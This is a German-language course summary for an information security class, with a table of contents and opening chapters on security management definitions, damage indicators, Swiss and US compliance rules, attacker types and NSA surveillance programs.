

# ZUSAMMENFASSUNG

## Lernziele

- Sie beherrschen Methoden zur Verbesserung der Informationssicherheit
- Sie kennen aktuelle Probleme und Abwehrmassnahmen in den Bereichen Web und Mobile Application Security
- Sie können die Grundprinzipien zur Verbesserung der Informationssicherheit anhand aktueller Anwendungsbispiel erklären
- Sie kennen das Vorgehen bei Sicherheitsanalysen

## Unterlagen / BücherLerninhalte

- Methoden und Werkzeuge zur Verbesserung der Informationssicherheit
  - Standards, Best Practices
  - Security Guidelines
  - Gesetze (Datenschutz)
  - Open (Web) Application Security Project (OWASP)
  - Client Side Security
  - Sandboxing
  - Security Zones
- Web Application Security
  - Konzepte (Rollen und Rechte, Session Management,...)
  - Web Application Vulnerabilities (XSS, Broken Authentication, Injections, ...)
- Mobile Application Security
  - Mobile Application Vulnerabilities
  - Platform Security
  - Code Distribution
- Security Reviews

Der Inhalt wird nach Bedarf angepasst, um aktuelle Sicherheitsprobleme behandeln zu können. Lern- und Unterrichtsmethoden: Vorlesung mit "Chats" und Kurztests, Übungen am Computer (Security Lab). Unterrichtsunterlagen: Folien mit Zusatztexten (Kommentar); Tutorials/White Papers; Online-Infos

<b>INFORMATION SECURITY MANAGEMENT .....</b>	<b>7</b>
INFORMATION SECURITY REQUIREMENTS .....	9
<i>Schadenindikatoren</i> .....	9
<i>Erfüllung der Anforderungen (Compliance Laws &amp; Regulations)</i> .....	9
THREATS.....	11
<i>Attacker und ihre Motivation</i> .....	11
<i>National Security Agency</i> .....	12
<i>Symantec Internet Security Thread Report 2016</i> .....	13
<b>SOFTWARE SECURITY – BUILDING SECURITY .....</b>	<b>13</b>
NIST STATISTIKEN ZU DIESEM THEMA.....	13
CWE/SANS TOP 25 DER MEIST GEFÄHRLICHSTEN SOFTWARE FEHLER .....	14
<i>Buffer Overflow im StrongSwan – Projekt</i> .....	14
<i>The Trinity of Trouble</i> .....	14
<i>Die Komplexität von Windows</i> .....	15
FEHLER + MÄNGEL = DEFEKTE .....	15
<i>Bug oder Mangel(Flaw)? – Finden Sie die Defekte</i> .....	16
<i>Bugfreie Software</i> .....	16
DIE DREI PFEILER DER SOFTWARE SECURITY.....	16
<i>Pfeiler 1 – Angewandtes Risiko Management</i> .....	16
<i>Pfeiler 2 – Software Security Best Practices</i> .....	17
<i>Pfeiler 3 – Wissen zu Software Security</i> .....	18
CODE REVIEW TOOLS .....	19
CODING RULE SETS.....	19
ARCHITECTURAL RISK ANALYSIS.....	20
<b>MICROSOFT SECURITY DEVELOPMENT LIFECYCLE.....</b>	<b>21</b>
DIE 25 SCHLECHTESTEN PRODUKTE ALLER ZEITEN .....	21
TRUSTWORTHY COMPUTING INITIATIVE IN 2002 .....	21
DIE DREI HAUPTKONZEPTE DES MICROSOFT SDL .....	21
<i>SDL Optimization Model</i> .....	22
<i>Das Modell</i> .....	22
<b>WEB BASICS.....</b>	<b>23</b>
HTTP BASICS .....	23
<i>HTTP Request</i> .....	23
<i>HTTP Response</i> .....	23
WIESO EINE WEITERLEITUNG NACH EINER ERFOLGREICHEN AUTHENTIFIZIERUNG? .....	23
TYPEN VON WEITERLEITUNGEN .....	24
<i>Typ 1 – 302 Temporary Move</i> .....	24
<i>Typ 2 – 200 OK</i> .....	24
<i>Typ 3 – 200 OK</i> .....	24
<i>Typ 4 – JavaScript</i> .....	24
HTTP SESSION MANAGEMENT .....	24
<i>Session in URI (Path)</i> .....	24
<i>Session in URI (Query Parameter)</i> .....	24
<i>Session in POST Payload</i> .....	25
<i>Session in HTTP Request Header</i> .....	25
DETAILS COOKIES.....	25

Detaillierte Inhalte der Cookie.....	25
Beispiele .....	26
JAVASCRIPT.....	26
SESSION FIXATION ATTACK .....	26
<b>SAME ORIGIN POLICY.....</b>	<b>26</b>
<b>SQL INJECTION .....</b>	<b>27</b>
SQL INJECTION .....	28
<i>Thread – Bypass Authentication.</i> .....	28
<i>Testing</i> .....	28
INFORMATION ACCESS.....	29
<i>Threat – Access Arbitrary Information</i> .....	29
ESCAPING DATABASE CONTEXT .....	29
BLIND SQL INJECTION.....	30
TIME BASED BLIND SQL INJECTION .....	30
MITIGATION (LINDERUNG).....	30
<i>Prio 1 – Secure Programming</i> .....	30
<i>Prio 2 – Second Line of Defense</i> .....	32
<b>XSS (CROSS SITE SCRIPTING) .....</b>	<b>34</b>
GRÜNDE FÜR XSS FEHLER.....	34
EFFEKTE (GEFAHREN) VON XSS .....	34
TYPEN VON XSS ATTACKEN.....	35
<i>Overview</i> .....	35
<i>Testing</i> .....	35
<i>Reflected XSS</i> .....	35
<i>Stored XSS</i> .....	36
<i>DOM Based XSS</i> .....	36
XSS PREVENTION.....	36
<i>Lösung 1 – HTML entities</i> .....	36
<i>Lösung 2 – Client Security</i> .....	37
<i>Lösung 3 – „HTTPOnly“ mit Cookies</i> .....	37
<i>Lösung 4 – CSP (Content Security Policy)</i> .....	37
<b>CORS (CROSS ORIGIN RESOURCE SHARING) .....</b>	<b>37</b>
SIMPLE REQUEST.....	37
PREFLIGHT REQUEST .....	38
CORS MIT CREDENTIALS .....	39
<b>CSP.....</b>	<b>39</b>
RÜCKBLICK AUF XSS .....	39
WAS IST CSP? .....	39
<i>Wie weiss der Browser davon?</i> .....	39
<i>Security Vorteile von CSP</i> .....	40
<i>CSP Beispiele</i> .....	40
MEHR DETAILS ZU CSP .....	40
<i>Standardwerte</i> .....	40
<i>Multiple Policy Interpretation</i> .....	40
WIE KANN MAN CSP MIT DEM REPORTING MODE TESTEN? .....	40
<b>JSON HIJACKING .....</b>	<b>41</b>

## Informationssicherheit 3

EINFÜHRUNG IN JSON UND JSONP .....	41
JSON.....	41
JSONP.....	41
JSON HIJACKING.....	42
<i>Pre-Requirements</i> .....	42
GEGENMASSNAHMEN .....	42
<b>CROSS-SITE REQUEST FORGERY (CSRF/XSRF)</b> .....	<b>43</b>
ADVISORY .....	43
EINFÜHRUNG.....	43
<i>XSRF mit der GET Methode</i> .....	43
<i>XSRF mit der POST Methode</i> .....	44
ANNAHMEN.....	44
GEGENMASSNAHMEN .....	44
<i>Beispiel nach der Implementierung der Gegenmassnahmen</i> .....	44
<b>MOBILE SECURITY</b> .....	<b>45</b>
INTRODUCTION .....	45
IOS BASICS.....	45
<i>Sandbox and Boot Chain</i> .....	45
<i>Permissom Model</i> .....	45
<i>Mainfest</i> .....	46
<i>Data Protection API</i> .....	46
<i>Data Protection Classes</i> .....	46
<i>Keychain Classes</i> .....	46
<i>Keychain, internal usage</i> .....	46
<i>TouchID</i> .....	46
ANDROID BASICS .....	47
<i>Sandboxing</i> .....	47
<i>Berechtigungsmodell</i> .....	47
<i>Mainfest</i> .....	47
<i>Basics</i> .....	47
WINDOWS PHONE .....	47
XAMARIN .....	47
APACHE CORDOVA.....	47
OWASP MOBILE TOP 10.....	48
<i>M1 – Improper Platform Usage</i> .....	48
<i>M2 – Insecure Data Storage</i> .....	48
<i>M3 – Insecure Communication</i> .....	49
<i>M4 – Insecure Authentication</i> .....	49
<i>M5 – Insufficient Cryptography</i> .....	49
<i>M6 – Insecure Authorization</i> .....	49
<i>M7 – Client Code Quality</i> .....	50
<i>M8 – Code Tampering</i> .....	50
<i>M9 – Reverse Engineering</i> .....	51
<i>M10 – Extraneous Functionality</i> .....	52
SECURE CODING CHECKLIST.....	52
<b>REVERSE PROXY – WEB APP FIREWALL</b> .....	<b>53</b>
PRE-AUTHENTICATION.....	53
FORENSIC READINESS .....	53

SESSION MANAGEMENT.....	54
STRICT-TRANSPORT-SECURITY.....	54
CONTENT REWRITING.....	54
WEB APP FIREWALL.....	54
OPEN SOURCE STACK.....	54
AIRLOCK.....	55
<i>URL Encryption</i> .....	55
<i>Smart Form Protection</i> .....	55
MERKE .....	55
<b>MOD_SECURITY.....</b>	<b>55</b>
<b>HTTP RESPONSE SPLITTING &amp; REQUEST SMUGGLING.....</b>	<b>56</b>
EINFÜHRUNG.....	56
ANGRIFFSVEKTOREN .....	56
RESPONSE SPLITTING .....	56
<i>Beispiel</i> .....	56
CACHE POISONING.....	57
LÖSUNG.....	57
<b>MASS ASSIGNMENT VULNERABILITY.....</b>	<b>58</b>
GEFÄRDETER CODE .....	58
EXPLOIT.....	58
LÖSUNGSANSÄTZE.....	59
<i>Lösung 1 – BIND Attribute</i> .....	59
<i>Lösung 2 – Exclude</i> .....	59
<i>Lösung 3 – Explicit Binding (Blacklist Ansatz)</i> .....	59
<i>Lösung 4a – Stark typisierter Ansatz</i> .....	59
<i>Lösung 4b – Stark typisierter Ansatz mit ReadOnly</i> .....	59
<i>Lösung 5- Architektonischer Ansatz</i> .....	59
<b>SERVER SECURITY .....</b>	<b>60</b>
ZIELE DES HACKERS .....	60
LESEZUGRIFF.....	61
SCHREIB UND AUSFÜHRUNGSZUGRIFF.....	61
BERECHTIGUNGEN ERHÖHEN .....	61
SECURITY EMPFEHLUNGEN.....	62
<i>Mindset</i> .....	62
<i>Generelle Vorschläge</i> .....	62
<i>Hardening</i> .....	62
PROZESS BERECHTIGUNGEN .....	62
DATEI BERECHTIGUNGEN .....	63
<b>SSL/TLS SECURITY.....</b>	<b>64</b>
SSL CIPHERS .....	64
<i>Konfiguration in Apache</i> .....	64
<i>Empfehlung</i> .....	64
SSL KEY EXCHANGE .....	65
SSL PFS (PERFECT FORWARD SECRECY) .....	65
SSL HARDDENING.....	65
<i>Einige Gedanken zu dieser Lösung</i> .....	66
TESTING SSL CIPHERS .....	66

HSTS HTTP STRICT TRANSPORT SECURITY .....	66
<i>Umgehung von HSTS</i> .....	66
HPKP – HTTP PUBLIC KEY PINNING .....	67
CERTIFICATE PINNING .....	67
CERTIFICATE REVOCATION .....	67
MUTUAL AUTHENTICATION .....	68
<b>FRAUD DETECTION (ERKENNUNG EINES BETRUGS) .....</b>	<b>68</b>
EIN EINFACHER ANGRIFF .....	68
<i>Client Correlator</i> .....	69
<i>Evercookie</i> .....	69
EIN FORTGESCHRITTENER ANGRIFF .....	69
NEXT GENERATION FRAUD DETECTION .....	70
<i>Query Examples</i> .....	70
<b>MARKOVSHIELD .....</b>	<b>71</b>
BEISPIEL EINTRÄGE .....	71
VERSCHIEDENE FÄLLE .....	72
<b>APT &amp; GOVCERT .....</b>	<b>74</b>
APT .....	75
DEFENSE .....	76
<i>Logging</i> .....	76
<i>Lookup Services</i> .....	76
<i>The Engine</i> .....	77
<b>SECURITY TESTING .....</b>	<b>77</b>
AUS DER SICHT EINES EXTERNEN SECURITY PROFESSIONALS .....	77
ÜBERSICHT „SECURITY TESTING“ .....	78
IDEEN FÜR SECURITY TESTS .....	78
WO GIBT/GAB ES PROBLEME BEI PENETRATION TESTS? .....	79
<i>Beispiel 1 – Pентest E-Banking</i> .....	79
<i>Beispiel 2 – USB Stick</i> .....	79
<i>Beispiel 3 – Keylogger</i> .....	79
<b>IDENTITY &amp; AUTHENTICATION MANAGEMENT (IAM) .....</b>	<b>80</b>
FEDERATIONS .....	80
<i>Authentication &amp; Authorization Infrastructure (AAI)</i> .....	80
<i>Was ist eine Föderation?</i> .....	80
<i>Attribute, welche durch ein AAI Identity Provider verwaltet werden</i> .....	81
SHIBBOLETH .....	81
XML SECURITY & SAML .....	81
<i>W3C – XML Signature and XML Encryption</i> .....	81
<i>Secure Assertion Markup Language (SAML)</i> .....	81
SUISSE ID – A SAML 2.0 APPLICATION .....	82
OAUTH 2.0 AUTHORIZATION FRAMEWORK .....	83
OPENID CONNECT 1.0 AUTHENTICATION LAYER .....	83
<b>URL REDIRECTION ATTACK .....</b>	<b>84</b>
EXPLOIT .....	84
GEGENMASSNAHMEN .....	84

# Information Security Management

## Information Security Management (BSI)



Ein Informationssicherheitsvorfall (Event) ist ein unerwünschtes Ereignis, welches die Informationssicherheit beeinträchtigt bzw. zum Verlust von einem oder von mehreren Werten der Information führt. Ob bzw. wie häufig ein solcher Informationssicherheitsvorfall auftritt hängt einerseits von der Gefährdungslage (Bedrohungspotenzial, Threat) und andererseits vom Schutz der Information (Protection, Measures, Controls) und von der Verletzlichkeit (Vulnerabilities) der Schutzmassnahmen ab.


Im Glossar des Bundesamts für Sicherheit in der Informationstechnik (BSI) findet man folgende

### Definitionen:

Eine **Bedrohung** (englisch "threat") ist ganz allgemein ein Umstand, durch den ein Schaden entstehen kann. Der Schaden bezieht sich dabei auf einen konkreten Wert wie Vermögen, Wissen, Gegenstände oder Gesundheit. Übertragen in die Welt der Informationstechnik ist eine Bedrohung ein Umstand, der die Verfügbarkeit, Integrität oder Vertraulichkeit von Informationen beeinträchtigen kann. Beispiele für Bedrohungen sind höhere Gewalt oder vorsätzliche Handlungen. Trifft eine Bedrohung auf eine Schwachstelle (z.B. technische oder organisatorische Mängel), so ergibt sich eine Gefährdung. Eine **Gefährdung** (englisch "applied threat") ist eine Bedrohung, die konkret über eine Schwachstelle auf ein Objekt einwirkt. Eine Bedrohung wird somit aufgrund einer vorhandenen Schwachstelle zur Gefährdung für ein Objekt.

Computer-Viren sind beispielsweise eine Bedrohung oder eine Gefährdung für Anwender, die im Internet surfen. Alle Anwender sind prinzipiell durch Computer-Viren im Internet bedroht. Der Anwender, der eine virenverseuchte Datei herunterlädt, wird von dem Computer-Virus gefährdet, wenn sein Computer anfällig für diesen Computer-Viren-Typ ist. Für Anwender mit einem wirksamen Schutzprogramm, einer Konfiguration, die das Funktionieren des Computer-Virus verhindert, oder einem Betriebssystem, das den Virencode nicht ausführen kann, bedeutet das geladene Schadprogramm hingegen keine Gefährdung.

Es geht darum einen Mittelweg zwischen Sicherheitskosten und Schadenkosten zu finden.



# Information Security Requirements

## Schadenindikatoren

Indikator	Masseinheit	Skala (von Unternehmensgrösse und -situation abhängig!)			
		Bagatelle	Unfall	Störfall	Katastrophe
Sach- und Vermögenswerte	% Umsatz	< Tagesumsatz	Monatsumsatz	Quartalsumsatz	> Jahresumsatz
Image	öffentliche Wahrnehmung, politischer Druck	schlechte Presse	Kundenverluste, politische Pressionen	Ausweichung des Managements	Schliessung des Betriebs
Legalität	juristische Reaktionen	informelle Reklamationen	Klagen	Verurteilungen (Gefängnis/ Busse)	Verurteilungen (Zuchthaus)
Leib und Leben	Tote und Verletzte	1–3 Verletzte	3–10 Verletzte 1 Toter	2–3 Tote	4–10 Tote
Umwelt	Beeinträchtigung von Boden und Gewässern	< 1 ha reversibel	1–10 ha reversibel	> 10 ha reversibel < 1 ha irreversibel	> 1 ha irreversibel

Die Gewichtungen werden in einem ersten Schritt auf einer reinen Expertenschätzung oder einem Self-Assesment beruhen. Sie sollten aber zunehmend mit Erfahrungswerten validiert werden. Dazu ist der Aufbau von Schadensfalldatenbanken nützlich. Die Bewertung der Sach- und Vermögenswerte (Gebäude, Geräte, Wertschriften, Geld) würde man wohl besser in der Jahresumsätzen rechnen oder man hätte beim Schadenpotenzial Bezeichnungen wie Konkurs, vorübergehend rote Zahlen, merklicher Verlust, kaum spürbar. Die Kategorien Image (Reputation, Vertrauen der Kunden) könnte beim Schadenpotenzial anstelle der oben angegebenen Auswirkungsschäden auch Bezeichnungen haben wie breite, anhaltende Diskussion in allen Medien bis einmaliger Bericht in der Lokalzeitung.

besser in der Jahresumsätzen rechnen oder man hätte beim Schadenpotenzial Bezeichnungen wie Konkurs, vorübergehend rote Zahlen, merklicher Verlust, kaum spürbar. Die Kategorien Image (Reputation, Vertrauen der Kunden) könnte beim Schadenpotenzial anstelle der oben angegebenen Auswirkungsschäden auch Bezeichnungen haben wie breite, anhaltende Diskussion in allen Medien bis einmaliger Bericht in der Lokalzeitung.

## Erfüllung der Anforderungen (Compliance Laws & Regulations)

Regulationen sind die Treiber für die Informationssicherheit. Die Regulationen unterscheiden sich je nach Bereich.

- Bearbeiter von Personendaten
  - o Datenschutzgesetz, HIPAA
- Finanzdienstleister
  - o Bankengesetze, EU Directive on Payment Services (PSD), PCI
- Telecom/ICT-Anbieter
  - o Fernmeldegesetz, Lawful Interception

## Bundesgesetz über den Datenschutz

### Art 8 – Allgemeine Massnahmen

Wer als Privatperson Personendaten bearbeitet oder ein Datenkommunikationsnetz zur Verfügung stellt, sorgt für die Vertraulichkeit, die Verfügbarkeit und die Richtigkeit der Daten, um einen angemessenen Datenschutz zu gewährleisten. Insbesondere schützt er die Systeme gegen folgende Risiken:

- unbefugte oder zufällige Vernichtung;
- zufälligen Verlust;
- technische Fehler;
- Fälschung, Diebstahl oder widerrechtliche Verwendung;
- unbefugtes Ändern, Kopieren, Zugreifen oder andere unbefugte Bearbeitungen.

## Strafgesetzbuch – Strafbare Handlungen gegen den Geheim- oder Privatbereich

### Art. 179septies – Missbrauch einer Fernmeldeanlage

Wer aus Bosheit oder Mutwillen eine **Fernmeldeanlage zur Beunruhigung oder Belästigung missbraucht**, wird, auf Antrag, mit Haft oder Busse bestraft.

### Art. 179novies – Unbefugtes Beschaffen von Personendaten

Wer unbefugt **besonders schützenswerte Personendaten oder Persönlichkeitsprofile, die nicht frei zugänglich sind, aus einer Datensammlung beschafft**, wird auf Antrag mit Gefängnis oder mit Busse bestraft.

## Health Insurance Portability and Accountability Act (HIPAA)

HIPAA wurde 1996 durch den US Kongress eingeführt. Der erste Titel regelt den Health Care Access, Portability and Renewability. (Vorreiter der Obamacare). Im zweiten Titel geht es um Privacy Rules, Transactions and Code Sets Rules, Security Rules (Sicherheit für die elektronischen Patientendaten), Unique Identifier Rules und Enforcement Rules.

### Sorgfaltspflicht der Banken

Die Schweizerische Bankiervereinigung definiert das Bankgeheimnis folgendermassen: «Der Bankkunde hat ein Recht auf Schutz seiner ökonomischen Privatsphäre, die Bank hat somit die Pflicht, über alle Tatsachen, die ihre Kunden betreffen, Verschwiegenheit zu wahren.» Das Bankgeheimnis ist ein Berufsgeheimnis, dem nicht nur die Angestellten einer Bank unterworfen sind, sondern auch Organe, Beauftragte oder Liquidatoren einer Bank, Untersuchungs- oder Sanierungsbeauftragte der Bankenkommission sowie Organe oder Angestellte einer anerkannten Revisionsstelle. Das Bankgeheimnis ist im Bundesgesetz über die Banken und Sparkassen (Bankengesetz, BankG) in Artikel 47 verankert.

### Themen

- Identifizierung des Vertragspartners und Feststellung des wirtschaftlich Berechtigten
- Verbot der aktiven Beihilfe zur Kapitalflucht
- Verbot der aktiven Beihilfe zu Steuerhinterziehung oder ähnlichen Handlungen

### Payment Card Industry Data Security Standard (PCI)

- Installation und Pflege einer Firewall zum Schutz der Daten
- Ändern von Kennwörtern und anderen Sicherheitseinstellungen nach der Werksauslieferung
- Schutz der gespeicherten Daten von Kreditkarteninhabern
- Verschlüsselte Übertragung sensibler Daten von Kreditkarteninhabern in öffentlichen Rechnernetzen
- Einsatz und regelmäßiges Update von Virenschutzprogrammen
- Entwicklung und Pflege sicherer Systeme und Anwendungen
- Einschränken von Datenzugriffen auf das Notwendige
- Zuteilen einer eindeutigen Benutzerkennung für jede Person mit Rechnerzugang
- Beschränkung des physikalischen Zugriffs auf Daten von Kreditkarteninhabern
- Protokollieren und Prüfen aller Zugriffe auf Daten von Kreditkarteninhabern
- Regelmäßige Prüfungen aller Sicherheitssysteme und -prozesse
- Einführen und Einhalten von Richtlinien in Bezug auf Informationssicherheit

Der Payment Card Industry Data Security Standard (PCI) ist ein Regelwerk im Zahlungsverkehr, das sich auf die Abwicklung von Kreditkartentransaktionen bezieht und von allen wichtigen Kreditkartenorganisationen unterstützt wird. Handelsunternehmen und Dienstleister, die Kreditkarten-Transaktionen speichern, übermitteln, oder abwickeln, müssen die Regelungen erfüllen. Halten sie sich nicht daran, können Strafgebühren verhängt, Einschränkungen ausgesprochen, oder ihnen letztlich die Akzeptanz von Kreditkarten untersagt werden. Die Einhaltung der Regeln wird üblicherweise in Abhängigkeit vom Umsatzvolumen des Unternehmens überprüft:

- Händler oder Dienstleister, die mehr als 6 Mio. Kreditkartentransaktionen pro Jahr abwickeln, bereits einem Angriff erlagen, müssen ihr Rechnernetz vierteljährlich mittels eines externen Sicherheitsscans durch einen von Mastercard zugelassenen Scanvendor prüfen lassen und zusätzlich einmal im Jahr eine Begehung vor Ort durch ein unabhängiges, von VISA zugelassenes Unternehmen oder eines eigens dazu ernannten Sicherheitsbeauftragten durchführen lassen.
- Händler, die zwischen 20.000 und 6 Mio. Kreditkartentransaktionen pro Jahr abwickeln, müssen ihr Rechnernetz ebenfalls mittels eines externen Sicherheitsscans durch einen von Mastercard zugelassenen Approved Scanning Vendor vierteljährlich prüfen lassen und zusätzlich einmal im Jahr einen PCIFragebogen (Self-Assessment Questionnaire, SAQ) ausfüllen.
- E-Commerce Händler, die weniger als 1 Mio. Kreditkartentransaktionen pro Jahr abwickeln, müssen seit dem 1. Oktober 2009 einen PCI DSS-zertifizierten Service Provider mit der Abwicklung der kompletten Kreditkartentransaktionen beauftragen oder ihrem Acquirer die eigene PCI DSS-Zertifizierung durch Ausfüllen des PCI Self-Assessment Questionnaire und ggf. Durchführung eines vierteljährlichen Sicherheitsscan durch einen vom PCI Security Standards Council zugelassenen Approved Scanning Vendor nachweisen

### Sarbanes-Oxley Act (SOX), 2002

Das Sarbanes-Oxley Act of 2002 (auch SOX, SarbOx oder SOA) ist ein USBundesgesetz, das als Reaktion auf Bilanzskandale von Unternehmen wie Enron oder Worldcom die Verlässlichkeit der Berichterstattung von Unternehmen, die den öffentlichen Kapitalmarkt der USA in Anspruch nehmen, verbessern soll.


### Ziel

Vertrauen der Anlegern in die Richtigkeit und Verlässlichkeit der veröffentlichten Finanzdaten wiederherstellen.

Es fordert verschärzte interne Kontrollsysteme und führt zu höheren Anforderungen an die Corporate Governance. Der Jahresbericht muss die Beurteilung der Wirksamkeit des internen Kontrollsystems enthalten.

### Threats

#### Attacker und ihre Motivation



Die "**Vandal**" ist die Person, die, zum Beispiel: Hacks in einem schlecht geschützten Website veranstaltet den Inhalt.

"**Trespassers**" sind fähiger als Vandale und sie sind motiviert durch Ego und ein Gefühl von persönlichem Ruhm. Ihre Absichten sind relativ gutartig, aber sie können erhebliche Probleme verursachen. Die Hacker, die viele der Würmer und Viren, die Nachrichten machen in der Regel fallen in diese Kategorie zu schaffen. Weil ihre Angriffe riesige

Mengen an Verkehr und manchmal Denial-of-Service-Angriffe verursachen, können ihre Aktionen zu schweren Sachschäden an Computerbenutzern, Unternehmen und anderen Organisationen führen.

### Informationssicherheit 3

Der "Autor" ist der hoch-fähige Hacker, der die Werkzeuge und das Fachwissen hat, um einen Patch umzukehren und einen Exploit-Code zu schreiben oder Schwachstellen in Sicherheitssoftware, Hardware oder Prozessen zu finden. Autoren sind in der Regel von Ego, Ideologie und / oder persönlichem Ruhm motiviert. Autoren erstellen die Bausteine für kriminelle Hacker. Die Werkzeuge und der Code, den sie produzieren, sind in der Regel leicht verfügbar für die weniger anspruchsvolle, was bedeutet, dass die Vandalen und die Skript-Kiddies in der Lage, viel mehr Ärger mit weniger Arbeit verursachen.

Die "Diebe" sind Menschen, die in ihr für das Geld sind, und sie beinhalten organisierte Verbrechenssyndikate aus der ganzen Welt. Diebe sind aktiv und effektiv beim Hacken in Unternehmens- und Unternehmenssysteme, manchmal um Informationen zu stehlen, die monetären Wert haben (wie Kreditkartennummern), manchmal um Bargeld in ihre Konten umzuleiten und manchmal Zahlungen zu erpressen. Die Diebe profitieren von den Bemühungen des Autors.

Die "Spione", die im Auftrag der Regierungen arbeiten, sind hochqualifiziert und haben praktisch unbegrenzte Ressourcen. Und die größten Aufwendungen für den Schutz - Aufbau von starken Verteidigungen - werden von den Spies gemacht.

### National Security Agency

Etwa 30'000 Mitarbeiter mit einem Budget von etwa 8 Milliarden USD Dollar.

### Patriot Act 2001

Wurde vom US Kongress am 25.10.2001 als Reaktion auf Terroranschläge vom 11.9.2001 verabschiedet. Bei Telefon- oder Internetüberwachung gibt es keine echte Kontrollinstanz mehr. Telefongesellschaften und Internetprovider müssen ihre Daten offenlegen. Hausdurchsuchungen sind ohne Wissen der betreffenden Person durchführbar. FBI darf Einsicht in finanzielle Daten von Bankkunden nehmen, ohne dass vorliegende Beweise für ein Verbrechen vorliegen. CIA (Auslandsgeheimdienst) - unterliegt im Gegensatz zum FBI keiner öffentlichen Kontrolle - erhält das Recht, auch im Inland zu ermitteln.


### General Keith Alexander

NSA Director von 2005 bis 2013. Sein Motto war "Collect it all, tag it, store it... and whatever it is you want, you go searching for it."

### PRISM Project




PRISM ist ein seit 2005 existierendes und als Top Secret eingestuftes Programm zur Überwachung und Auswertung elektronischer Medien und elektronisch gespeicherter Daten. Es wird von der US-amerikanischen National Security Agency (NSA) geführt und gehört wie die anderen Teilprogramme „Mainway“, „Marina“ und „Nucleon“ zu dem gross angelegten Überwachungsprogramm „Stellar Wind“.



Zum Arsenal der NSA gehört eine Methode, mit der sich nahezu jeder Rechner unbemerkt mit Spähsoftware bestücken lässt. Streng geheime Dokumente zeigen, wie das System genau funktioniert - das keineswegs nur gegen Terrorverdächtige zum Einsatz kommt.

### XKeyScore Project



Der Zweck von XKeyscore ist es, den Analysten die Suche nach den Metadaten sowie den Inhalt von E-Mails und anderen Internetaktivitäten wie dem Browserverlauf zu ermöglichen, auch wenn es kein bekanntes E-Mail-Konto gibt (ein "Selektor" im NSA-Sprachgebrauch), das mit dem Individuum verknüpft ist.

